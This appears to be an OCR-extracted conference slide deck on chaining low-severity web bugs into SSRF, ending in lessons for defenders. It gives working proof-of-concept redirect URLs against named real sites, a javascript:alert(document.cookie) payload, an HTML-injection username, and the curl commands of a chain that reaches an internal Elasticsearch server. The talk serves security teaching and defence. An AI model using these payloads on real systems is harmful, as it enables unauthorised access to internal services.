SSRF Adventures

Chaining Your Way Through the Network

by @vavkamil

~$ whoami

- Kamil Vavra (@vavkamil)

- Senior Application Security Engineer
- Burp Suite Certified Practitioner
- Offensive Web Application Security
- OWASP Czech Chapter Leader
- ~~Moderator of reddit.com/r/bugbounty~~

- *vavkamil.cz*
- *github.com/vavkamil*
- *twitter.com/vavkamil*
- *linkedin.com/in/vavkamil*
- *reddit.com/user/vavkamil*

~$ Agenda

- Wtf is SSRF
- Wtf is exploit chain
- Low hanging fruits
  - Open redirects
  - ~~Cross-Site Scripting~~
  - HTML Injection
  - HTTP headers

~$ Agenda

- Wtf is SSRF
- Wtf is exploit chain
- Low hanging fruits
  - Open redirects
  - ~~Cross-Site Scripting~~
  - HTML Injection
  - HTTP headers
- Wtf is DAST
  - Why use automation in bug hunting
- My most exciting vulnerability of 2024

~$ Low hanging fruits

- Primarily out of scope in bug bounty programs
- Ignored in penetration test reports
- Closed as business accepted risks in vulnerability management

~$ Low hanging fruits

- Primarily out of scope in bug bounty programs
- Ignored in penetration test reports
- Closed as business accepted risks in vulnerability management

FAANG example (Out of scope)

- Facebook: *HTML injection & content spoofing, Executing scripts on sandboxed domains*
- Apple: *Open redirects, Self XSS, Bugs requiring exceedingly unlikely user interaction*
- Amazon: *Clickjacking, Self XSS, Content Spoofing, Reflected File Download*
- Netflix: *Issues that have had a patch available from the vendor for at least 6 months*
- Google: *URL redirection, content proxying & framing, Bugs requiring exceedingly unlikely user interaction*

~$ Low hanging fruits

- Easy-to-find and often easy-to-resolve vulnerabilities
- Automating the discovery of low-hanging fruit had become a widespread tactic among bug bounty hunters
- Scanning for low-hanging fruit is still profitable if you are among the first to implement automation

~$ Low hanging fruits

- Easy-to-find and often easy-to-resolve vulnerabilities
- Automating the discovery of low-hanging fruit had become a widespread tactic among bug bounty hunters
- Scanning for low-hanging fruit is still profitable if you are among the first to implement automation

.

- Searching for such "bugs" does not improve you in any way; it's much better to spend time studying
- Thousands of people like you have already tried; you will spend a lot of time, find nothing, and burn out

~$ Low hanging fruits

- Easy-to-find and often easy-to-resolve vulnerabilities
- Automating the discovery of low-hanging fruit had become a widespread tactic among bug bounty hunters
- Scanning for low-hanging fruit is still profitable if you are among the first to implement automation

.

- Searching for such "bugs" does not improve you in any way; it's much better to spend time studying
- Thousands of people like you have already tried; you will spend a lot of time, find nothing, and burn out

.

- Prepare for a bounty program (penetration test) ahead of time and remediate all the low-hanging fruit to save costs and time spent on low-complexity findings

~$ Low hanging fruits

- Easy-to-find and often easy-to-resolve vulnerabilities
- Automating the discovery of low-hanging fruit had become a widespread tactic among bug bounty hunters
- Scanning for low-hanging fruit is still profitable if you are among the first to implement automation

.

- Searching for such "bugs" does not improve you in any way; it's much better to spend time studying
- Thousands of people like you have already tried; you will spend a lot of time, find nothing, and burn out

.

- Prepare for a bounty program (penetration test) ahead of time and remediate all the low-hanging fruit to save costs and time spent on low-complexity findings
- [2022] MetaMask Awards Bug Bounty ($120,000) for Clickjacking Vulnerability

~$ Wtf is exploit chain

- Exploit chains are constructed by sequencing multiple exploits together
- Each exploit in the chain takes advantage of specific vulnerabilities
- As organizations improved their defenses and patched known vulnerabilities, attackers adapted by chaining together multiple exploits to overcome layered security measures
- Chaining multiple vulnerabilities increases the likelihood of successfully compromising a target

~$ Wtf is exploit chain

- Exploit chains are constructed by sequencing multiple exploits together
- Each exploit in the chain takes advantage of specific vulnerabilities
- As organizations improved their defenses and patched known vulnerabilities, attackers adapted by chaining together multiple exploits to overcome layered security measures
- Chaining multiple vulnerabilities increases the likelihood of successfully compromising a target
- In web application security, "exploit chains" are often constructed by chaining low-severity vulnerabilities to achieve high-severity results

Chaining Examples

- Open Redirect + Cross-Site Scripting (XSS)
- Cross-Site Scripting (XSS) + Cross-Site Request Forgery (CSRF)

~$ Low hanging fruits

Open Redirects are cool !

~$ Open Redirects

- Easy to find with SAST tools
- Somewhat easy to find with DAST tools

~$ Open Redirects

- Easy to find with SAST tools
- Somewhat easy to find with DAST tools
- In some cases, they might lead to XSS
- In many cases, they are needed in exploit chains

~$ Open Redirects

- Easy to find with SAST tools
- Somewhat easy to find with DAST tools
- In some cases, they might lead to XSS
- In many cases, they are needed in exploit chains

Examples

- *https://github.com/pirati-web/socialnisystem.cz/issues/1*
- *https://zbozi.zive.cz/exit?product_id=1&target_url=javascript:alert(document.cookie)//%00&offer_id=1*
- *https://www.gigacomputer.cz//%3C%3E//example.com*

~$ Open Redirects

Lauritz rep[illegible]

[illegible] Weißhaar
@_kun_19

Is anyone aware of an Open Redirect in *.googleapis.com that I can use for a SSRF attack? 😩 #bugbounty

Olawale M Ha[illegible]
@wattenazz

Hello security researcher,

I have an open redirect vulnerability on @Microsoft if you have an exploit to chain with as I Just found out it's OOS without chained severity.

Jayesh Mad[illegible]
@jayesh25_

🔐💰 Question of the day: How can you maximize payouts for "Low" risk open redirect issues? 🤑 I've personally earned over $30,000 in bounties by chaining open redirect submissions to ATOs. These "Low" severity bugs can often be escalated through a double redirection, resulting in bounties ranging from $750 to $5000, depending on the program.

Mata[illegible]rson
@MtnBer

If anyone has an open redirect/STO/XSS on *.vscode.dev hmu

[illegible]
@[illegible]6c6f6c

This hurts so much. 302 Open redirect on TikTok has been fixed by internal team but it was possible to be chained with CRLFi to bypass exec block & achieve XSS with one scheme so i can force browser to exec JS without redir and later escalate it to ATO via one gadget


xorb
@evil_xorb

Need open redirect in: vercel.com and docusign.net - let's make some money togheter ;-)

Mustafa Can İ[illegible]
@[illegible]pekci

Do not report open redirects without fully analyzing and seeing potentials of it. Thanks to random guy who reported open redirect, our report for full SSRF leaking client secret of integration claimed dupe.

Again: do not report open redirects #bugbountytips



~$ Open Redirects | Wtf is DAST

- SAST (Static .Application Security Testing)
- DAST (Dynamic Application Security Testing)

Tools

- *https://github.com/vavkamil/awesome-bugbounty-tools*
- Nuclei - *https://github.com/projectdiscovery/nuclei*

Example

- *http/vulnerabilities/generic/open-redirect-generic.yaml*
- ./open-redirect.sh www.gigacomputer.cz

```
#!/bin/bash

if [ $# -eq 0 ];
    then
        echo "[!] Enter domain"
        exit;
    else
        nuclei --silent -t http/vulnerabilities/generic/open-redirect-generic.yaml -u $1
fi
```

~$ Open Redirects | DAST

- Scanning for low-hanging fruit is still profitable if you are among the first ...
- The ultimate goal is to find a universal vulnerability
  - 1) Write a custom template 2) Scan all bug bounty programs 3) Profit

~$ Open Redirects | DAST

- Scanning for low-hanging fruit is still profitable if you are among the first ...
- The ultimate goal is to find a universal vulnerability
  - 1) Write a custom template 2) Scan all bug bounty programs 3) Profit

Mafra:


- *https://a.1gr.cz/mafra/adclick/relocate=https://example.com*
- *https://a.csfd.cz/csfd/adclick?relocate=https://example.com*
- *https://a.denik.cz/vlm/adclick?relocate=https://example.com*
- *https://a.centrum.cz/cent/adclick?relocate=https://example.com*
- *http://www.produkce.idnes.cz/branding-image*

Seznam:

- *https://i.imedia.cz/clickthru?spotId=2347809&destination=https://example.com*
- *https://i.seznam.cz/clickthru?spotId=3156848&destination=https://*

~$ Open Redirects

- My first Nuclei template (May 9, 2021)
  - *https://github.com/projectdiscovery/nuclei-templates/issues/1449*
  - *http/misconfiguration/cloudflare-image-ssrf.yaml*



~$ Cloudflare Image Resizing

Universal Open Redirects are cool !

~$ Cloudflare Open Redirects

With Image Resizing from any origin enabled, you can proxy any image under the target origin

Poor of Concept:

- *https://rohlik.group/cdn-cgi/image/width/https://xss.vavkamil.cz/avatar.jpeg*

Note: Even SVGs, but they are sanitized via https://github.com/cloudflare/svg-hush

---

~$ Cloudflare Open Redirects

With Image Resizing from any origin enabled, you can proxy any image under the target origin

Poor of Concept:

- *https://rohlik.group/cdn-cgi/image/width/https://xss.vavkamil.cz/avatar.jpeg*

Note: Even SVGs, but they are sanitized via https://github.com/cloudflare/svg-hush

---

With Image Resizing enabled, you have a universal open redirect to any subdomain of the same origin

Proof of Concept:

- *https://rohlik.cz/cdn-cgi/image/width,onerror=redirect/https://example.rohlik.cz*

~$ Cloudflare Open Redirects

With Image Resizing from any origin enabled, you can proxy any image under the target origin

Poor of Concept:

- *https://rohlik.group/cdn-cgi/image/width/https://xss.vavkamil.cz/avatar.jpeg*

Note: Even SVGs, but they are sanitized via https://github.com/cloudflare/svg-hush

---

With Image Resizing enabled, you have a universal open redirect to any subdomain of the same origin

Proof of Concept:

- *https://rohlik.cz/cdn-cgi/image/width,onerror=redirect/https://example.rohlik.cz*

With Image Resizing enabled, and open redirect on any subdomain of the same origin, you have a universal open redirect

Proof of Concept:

~$ Cloudflare Open Redirects

- Demo time! Using custom Nuclei templates, because that is what you should always do!

```
$ nuclei -list demo.txt -t cf-redirect.yaml -t cf-origin.yaml
```

~$ Cloudflare Open Redirects

- Demo time! Using custom Nuclei templates, because that is what you should always do!

```
$ nuclei -list demo.txt -t cf-redirect.yaml -t cf-origin.yaml
```

- *https://notion.so/cdn-cgi/image/width/https://xss.vavkamil.cz/avatar.jpeg*
- *https://taplytics.com/cdn-cgi/image/width/https://xss.vavkamil.cz/avatar.jpeg*
- *https://woox.cz/cdn-cgi/image/width/https://xss.vavkamil.cz/avatar.jpeg*
- *https://kryptomagazin.cz/cdn-cgi/image/width/https://xss.vavkamil.cz/avatar.jpeg*
- *https://respekt.cz/cdn-cgi/image/width,onerror=redirect/https://example.respekt.cz*
- *https://skypicker.com/cdn-cgi/image/width,onerror=redirect/https://example.skypicker.com*

~$ Cloudflare Open Redirects

- Demo time! Using custom Nuclei templates, because that is what you should always do!

```
$ nuclei -list demo.txt -t cf-redirect.yaml -t cf-origin.yaml
```

- *https://notion.so/cdn-cgi/image/width/https://xss.vavkamil.cz/avatar.jpeg*
- *https://taplytics.com/cdn-cgi/image/width/https://xss.vavkamil.cz/avatar.jpeg*
- *https://woox.cz/cdn-cgi/image/width/https://xss.vavkamil.cz/avatar.jpeg*
- *https://kryptomagazin.cz/cdn-cgi/image/width/https://xss.vavkamil.cz/avatar.jpeg*
- *https://respekt.cz/cdn-cgi/image/width,onerror=redirect/https://example.respekt.cz*
- *https://skypicker.com/cdn-cgi/image/width,onerror=redirect/https://example.skypicker.com*

Bonus 1:

- *https://www.cloudflare.com/cdn-cgi/image/width,onerror=redirect/https://example.www.cloudflare.com*

~$ Cloudflare Open Redirects

- Demo time! Using custom Nuclei templates, because that is what you should always do!

```
$ nuclei -list demo.txt -t cf-redirect.yaml -t cf-origin.yaml
```

- *https://notion.so/cdn-cgi/image/width/https://xss.vavkamil.cz/avatar.jpeg*
- *https://taplytics.com/cdn-cgi/image/width/https://xss.vavkamil.cz/avatar.jpeg*
- *https://woox.cz/cdn-cgi/image/width/https://xss.vavkamil.cz/avatar.jpeg*
- *https://kryptomagazin.cz/cdn-cgi/image/width/https://xss.vavkamil.cz/avatar.jpeg*
- *https://respekt.cz/cdn-cgi/image/width,onerror=redirect/https://example.respekt.cz*
- *https://skypicker.com/cdn-cgi/image/width,onerror=redirect/https://example.skypicker.com*

Bonus 1:

- *https://www.cloudflare.com/cdn-cgi/image/width,onerror=redirect/https://example.www.cloudflare.com*

Bonus 2:

~$ SSRF Time

Server Side Request Forgery

~$ SSRF

Wtf is Server-side request forgery

- *https://portswigger.net/web-security/ssrf*
- SSRF is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location
- In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure
- In other cases, they may be able to force the server to connect to arbitrary external systems
    - This could leak sensitive data, such as authorization credentials

Blind SSRF Attack

- When the host server does not return visible data to the attackers

Standard SSRF Attack

~$ SSRF

- Standard black-box penetration test for a client (2024)
- Pretty hardened application; I didn't find anything worth reporting at all
- I asked for Nginx configuration to double-check something

~$ SSRF

- Standard black-box penetration test for a client (2024)
- Pretty hardened application; I didn't find anything worth reporting at all
- I asked for Nginx configuration to double-check something

```
server {
  listen 8080 default_server;
  root /srv/app;
  server_name _;

  access_log /opt/nginx/logs/access.log main if=$log_ua;

  ...

  location @prerender {
    set $prerender 0;
    if ($http_user_agent ~* "(googlebot|Baiduspider|bingbot|Embedly|facebookexternalhit|LinkedInBot|outbrain|pinterest|quora
      set $prerender 1;
    }
    if ($http_user_agent ~ "Prerender") {
      set $prerender 0;
    }
    if ($uri ~* "\.(js|css|xml|less|png|jpg|jpeg|gif|pdf|doc|txt|ico|rss|zip|mp3|rar|exe|wmv|doc|avi|ppt|mpg|mpeg|tif|wav|mo
      set $prerender 0;
    }

    if ($prerender = 1) {
      set $prerender "{{ include "app.fullname" . }}-rendertron";
      # rewrite .* /$scheme://$host$request_uri? break;
      proxy_pass http://127.0.0.1:3000/render/https://$host$request_uri;
    }
    if ($prerender = 0) {
      rewrite .* /blog;
    }
  }
}
```

~$ SSRF

Request & response example

```
# This one responds with standard content
$ curl -I "https://example.cz"

HTTP/2 200 OK
Server: homepage
...

# This one is blog, using different backend
$ curl -I "https://example.cz/blog"

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Server: blog
...

# Blog response with Google bot user agent is a bit different
$ curl -I "https://example.cz/blog" -A "Googlebot (+http://ww

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Server: blog
X-Renderer: rendertron
...
```

~$ SSRF

Request & response example

```
# This one responds with standard content
$ curl -I "https://example.cz"

HTTP/2 200 OK
Server: homepage
...

# This one is blog, using different backend
$ curl -I "https://example.cz/blog"

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Server: blog
...

# Blog response with Google bot user agent is a bit different
$ curl -I "https://example.cz/blog" -A "Googlebot (+http://ww

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Server: blog
X-Renderer: rendertron
...
```

Recommended by Google to improve SEO

- *https://developers.google.com/search/blog/2019/01/dynamic-rendering-with-rendertron*
- *https://developers.google.com/search/docs/crawling-indexing/*

Wtf is Rendertron

- X-Renderer: rendertron
- Rendertron is a headless Chrome rendering solution designed to render & serialise web pages on the fly.
- *https://googlechrome.github.io/rendertron/*
- *https://github.com/GoogleChrome/rendertron*
- Built with Puppeteer
- Easy deployment to Google Cloud
- Improves SEO

~$ SSRF

Request & response example

```
# Blog request with Google user agent is forwarded to Rendert
$ curl -I "https://example.cz/blog" -A "Googlebot (+http://ww

HTTP/2 200 OK
Server: blog
X-Renderer: rendertron
...
```

~$ SSRF

Request & response example

```
# Blog request with Google user agent is forwarded to Rendert
$ curl -I "https://example.cz/blog" -A "Googlebot (+http://ww

HTTP/2 200 OK
Server: blog
X-Renderer: rendertron
...


# Path traversal forces Rendertron to crawl another pages
$ curl -I "https://example.cz/blog..%2Fexample" -A "Googlebot

HTTP/2 404 Not Found
Server: homepage
X-Renderer: rendertron
...
```

~$ SSRF

Request & response example

```
# Blog request with Google user agent is forwarded to Rendert
$ curl -I "https://example.cz/blog" -A "Googlebot (+http://ww

HTTP/2 200 OK
Server: blog
X-Renderer: rendertron
...


# Path traversal forces Rendertron to crawl another pages
$ curl -I "https://example.cz/blog..%2Fexample" -A "Googlebot

HTTP/2 404 Not Found
Server: homepage
X-Renderer: rendertron
...

# Path traversal forces Rendertron to crawl Cloudflare endpoi
$ curl -I "https://example.cz/blog..%2Fcdn-cgi/trace" -A "Goo

HTTP/2 200 OK
Server: cloudflare
X-Renderer: rendertron
...
```

~$ SSRF

Request & response example

```
# Blog request with Google user agent is forwarded to Rendert
$ curl -I "https://example.cz/blog" -A "Googlebot (+http://ww

HTTP/2 200 OK
Server: blog
X-Renderer: rendertron
...


# Path traversal forces Rendertron to crawl another pages
$ curl -I "https://example.cz/blog..%2Fexample" -A "Googlebot

HTTP/2 404 Not Found
Server: homepage
X-Renderer: rendertron
...

# Path traversal forces Rendertron to crawl Cloudflare endpoi
$ curl -I "https://example.cz/blog..%2Fcdn-cgi/trace" -A "Goo

HTTP/2 200 OK
Server: cloudflare
X-Renderer: rendertron
...

# Open Redirect forces Rendertron to make me a lot of $$ !
$ curl -I "https://example.cz/blog..%2Fcdn-cgi/image/width,on
"https://elastic-search.example.cz" -A "Googlebot"

HTTP/2 200 OK
Server: elastic
X-Renderer: rendertron
...
```

~$ SSRF

Request & response example

```
# Blog request with Google user agent is forwarded to Rendert
$ curl -I "https://example.cz/blog" -A "Googlebot (+http://ww

HTTP/2 200 OK
Server: blog
X-Renderer: rendertron
...


# Path traversal forces Rendertron to crawl another pages
$ curl -I "https://example.cz/blog..%2Fexample" -A "Googlebot

HTTP/2 404 Not Found
Server: homepage
X-Renderer: rendertron
...

# Path traversal forces Rendertron to crawl Cloudflare endpoi
$ curl -I "https://example.cz/blog..%2Fcdn-cgi/trace" -A "Goo

HTTP/2 200 OK
Server: cloudflare
X-Renderer: rendertron
...

# Open Redirect forces Rendertron to make me a lot of $$ !
$ curl -I "https://example.cz/blog..%2Fcdn-cgi/image/width,on
"https://elastic-search.example.cz" -A "Googlebot"

HTTP/2 200 OK
Server: elastic
X-Renderer: rendertron
...
```

- I can read all the logs!


```
{
  "name" : "[redacted]",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "8_yW57KYRTq0jZj7ZFilog",
  "version" : {
    "number" : "7.2.0",
    "build_flavor" : "default",
    "build_type" : "tar",
    "build_hash" : "508c38a",
    "build_date" : "2019-06-20T15:54:18.811730Z",
    "build_snapshot" : false,
    "lucene_version" : "8.0.0",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}
```


- I can see the response from any internal system!

~$ SSRF

- Complete Server-Side Request Forgery achieved!
- I can send a GET request to any internal system and read the response!
- I can bypass Firewall, SSO (Single-Sign-On), and even VPN protection!

Proof of Concept

- $ curl -I "*https://example.cz/blog..%2Fcdn-cgi/image/width,onerror=redirect/https://elastic-search.example.cz*" -A "Googlebot"

What to do next?

~$ SSRF

- Complete Server-Side Request Forgery achieved!
- I can send a GET request to any internal system and read the response!
- I can bypass Firewall, SSO (Single-Sign-On), and even VPN protection!

Proof of Concept

- $ curl -I "*https://example.cz/blog..%2Fcdn-cgi/image/width,onerror=redirect/https://elastic-search.example.cz*" -A "Googlebot"

What to do next?

- If I find Open Redirect on any of the subdomains, I can force Rendertron to connect to my server
- The problem is that there are no other subdomains
- I could use DAST to scan for Open Redirects on the internal network, but that is noisy as hell

~$ Low hanging fruits are cool

- What about HTML Injection?


~$ Low hanging fruits are cool

- What about HTML Injection?!

Register with username:

- `<a href="https://xss.vavkamil.cz">Please click here to login to your account</a>`

Registration email:



Link from the email (Marketing Campaigns Click Tracking)

- https://sendgrid.example.cz/e/c/click/tracking/eyJhbGciOiJIUzI1NiJ9.eyJmb28iOiJPV0FTU
te2RR6X0KW50sfAdp8BxVmVaPq5Xy5FjHjnL1Q

- Open Redirects are cool !

~$ Low hanging fruits | RCE

- Complete Server-Side Request Forgery achieved!
- I can send GET requests to any website I want!
- With a Chrome exploit, I have Remote Code Execution!

Proof of Concept:

- $ curl -I "*https://example.cz/blog..%2Fcdn-cgi/image/width,onerror=redirect/https://sendgrid.example.cz/e/c/click/tracking/eyJhbGciOiJIUzI1NiJ9.eyJmb28iOiJPV0FTUCJ9.te2RR6X0KW50sfAdp8BxVmVaPq5Xy5F*
  -A "Googlebot"

~$ Full exploit chain

1. User-agent spoofing
2. Path traversal
3. Open redirect via CF Image resizing
4. SSRF via Rendertron
5. HTML Injection via registration email
6. Open redirect via email tracking link
7. Headless chrome exploit
8. Remote Code Execution inside k8s pod

1. Out of scope - by design
2. Out of Scope - informative
3. Out of scope - by design
4. Oh, nice !
5. Out of Scope - informative
6. Out of Scope - by design
7. Out of Scope - old vulnerability
8. Oh, shit !

~$ Lessons learned

- Don't Underestimate Low-Hanging Fruits
  - Open Redirects are cool | Use DAST tool like Nuclei for proactive scanning
  - Regularly audit and remediate low-severity issues to prevent exploit chains
- Out-of-Scope Doesn't Mean Safe
  - Periodically revisit backlog, "won't fix" and "accepted risk" tickets in your Vulnerability Management
  - Revisit your Bug Bounty program out-of-scope policy
- Understand your pentest results
  - Always add low/info severity issues to the penetration test report
  - Always track the low/info severity issues from the penetration test report

---

- Good Luck ! Have Fun ! Don't be Evil !

THANK YOU !

Any questions ?